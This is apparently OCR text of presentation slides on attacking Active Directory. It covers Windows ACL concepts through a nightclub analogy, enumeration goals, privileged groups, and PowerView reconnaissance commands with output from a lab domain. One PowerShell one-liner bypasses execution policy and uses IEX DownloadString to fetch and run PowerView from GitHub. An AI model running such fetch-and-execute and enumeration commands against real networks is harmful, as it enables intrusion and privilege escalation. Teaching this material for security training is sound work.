
Type	Principal	Access	Inherited from	Applies to
Allow	SYSTEM	Full control	None	This folder, subfolders and files
Allow	danne (danne@corp.secid.se)	Full control	None	This folder, subfolders and files
Allow	leffe leifsson (leif.leifsson@bo...	Full control	None	This folder, subfolders and files
Allow	ACL_ShareOne_Admin (LABB...	Modify	None	This folder, subfolders and files
Allow	User One (user1@corp.secid.se)	Full control	None	This folder, subfolders and files
Allow	User Three (user3@corp.secid...	Full control	None	This folder, subfolders and files
Allow	Administrators (LABB\Admini...	Full control	None	This folder, subfolders and files

ACE Inheritance

□ Replace all child object permission entries with inheritable permission entries from this object

m3s

SACL's + ACE's



Advanced Security Settings for ShareOne

Name: C:\ShareOne

Owner: danne (danne@corp.secid.se) Change

For additional information, double-click an audit entry. To modify an audit entry, select the entry and click Edit (if available).

Auditing entries:

Type	Principal	Access	Inherited from	Applies to
Success	User One (user1@corp.secid.se)	Write	None	This folder only

□ Replace all child object auditing entries with inheritable auditing entries from this object

m3s

ACL’s DACL’s SACL’s and ACE’s

CLUB AD

@h3xg4m3s

CLUB AD

ACL - bouncer

CLUB AD

ACL - bouncer
DACL - clipboard with names

CLUB AD

ACL - bouncer
DACL - clipboard with names
SACL - VIP's list

CLUB AD

ACL - bouncer
DACL - clipboard with names
SACL - VIP's list
ACEs - the names on the list

CLUB AD

ACL - bouncer
DACL - clipboard with names
SACL - VIP's list
ACEs - the names on the list

Impersonation tokens - stamp into the club

CLUB AD


ACL - bouncer
DACL - clipboard with names
SACL - VIP's list
ACEs - the names on the list

Impersonation tokens - stamp into the club

Delegation tokens - wristband can get you into different clubs


Network Enumeration

Attacking Active Directory Attack Path



@h3xg4m3s

Attacking Active Directory
Attack Path



@h3xg4m3s

Network Enumeration
#Goals

- Identify the privileged users
- Identify current user(s) access
- Identify paths to privileged users

@h3xg4m3s

Network Enumeration
#Goals

- **Identify the privileged users**
  - Who are they - Accounts
  - Where are they - Workstations/Servers
- Identify current user(s) access
- Identify paths to privileged users

Network Enumeration
#Goals

- Identify the privileged users
  - Who are they - Accounts
  - Where are they - Workstations/Servers
- **Identify current user(s) access**
  - Where can this user(s) credentials access
  - w/Local Admin preferably
- Identify paths to privileged users

Network Enumeration
#Goals

- Identify the privileged users
  - Who are they - accounts
  - Where are they - workstations/servers
- Identify current user(s) access
  - Where can this user(s) credentials access
  - w/Local Admin preferably
- **Identify paths to privileged users**

Network Recon

Privileged Accounts	
Enterprise Admins	Account Operators
Domain Admins	Backup Operators
Schema Admin	Print Operators
BUILTIN\Administrators	Server Operators
Domain Controllers	Group Policy Creators Owners
Read-only Domain Controllers	Cryptographic Operators

Network Recon
Getting the Layout

PowerView

***Also included in Empire**

https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1

A few Commands:


```
Invoke-FindLocalAdminAccess
Invoke-CheckLocalAdminAccess
Invoke-ShareFinder –CheckAdmin
Get-NetLocalGroup –ListGroups <workstation>
Invoke-EnumerateLocalAdmin
```

--(returns the local admin group for each machine in the domain)

Network Recon
PowerView ~ Chaining commands together

Get-NetDomain, Get-NetForest, Get-NetForestTrust, Get-NetDomainTrust

powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetDomain; Get-NetForest; Get-NetForestTrust; Get-NetDomainTrust"



```
C:\Users\birdperson>powershell.exe -nop -exec bypass -c "IEX (New-Object Net.Web
Client).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerS
ploit/master/Recon/PowerView.ps1'); Get-NetDomain; Get-NetForest; Get-NetDomainT
rust; Get-NetForestTrust;"


Forest                  : depthlab.ocean
DomainControllers       : {DC12.depthlab.ocean}
Children                : {pacific.depthlab.ocean}
DomainMode              : Windows2012R2Domain
Parent                  :
PdcRoleOwner            : DC12.depthlab.ocean
RidRoleOwner            : DC12.depthlab.ocean
InfrastructureRoleOwner : DC12.depthlab.ocean
Name                    : depthlab.ocean

RootDomainSid         : S-1-5-21-4271104497-2355439909-1456293504
Name                  : depthlab.ocean
Sites                 : {Default-First-Site-Name}
Domains               : {depthlab.ocean, pacific.depthlab.ocean}
GlobalCatalogs        : {DC12.depthlab.ocean, DC16.pacific.depthlab.ocean}
ApplicationPartitions : {DC=DomainDnsZones,DC=depthlab,DC=ocean,
                        DC=ForestDnsZones,DC=depthlab,DC=ocean,
                        DC=DomainDnsZones,DC=pacific,DC=depthlab,DC=ocean}
ForestMode            : Windows2012R2Forest
RootDomain            : depthlab.ocean
Schema                : CN=Schema,CN=Configuration,DC=depthlab,DC=ocean
SchemaRoleOwner       : DC12.depthlab.ocean
NamingRoleOwner       : DC12.depthlab.ocean

SourceName      : depthlab.ocean
TargetName      : pacific.depthlab.ocean
TrustType       : ParentChild
TrustDirection  : Bidirectional
```

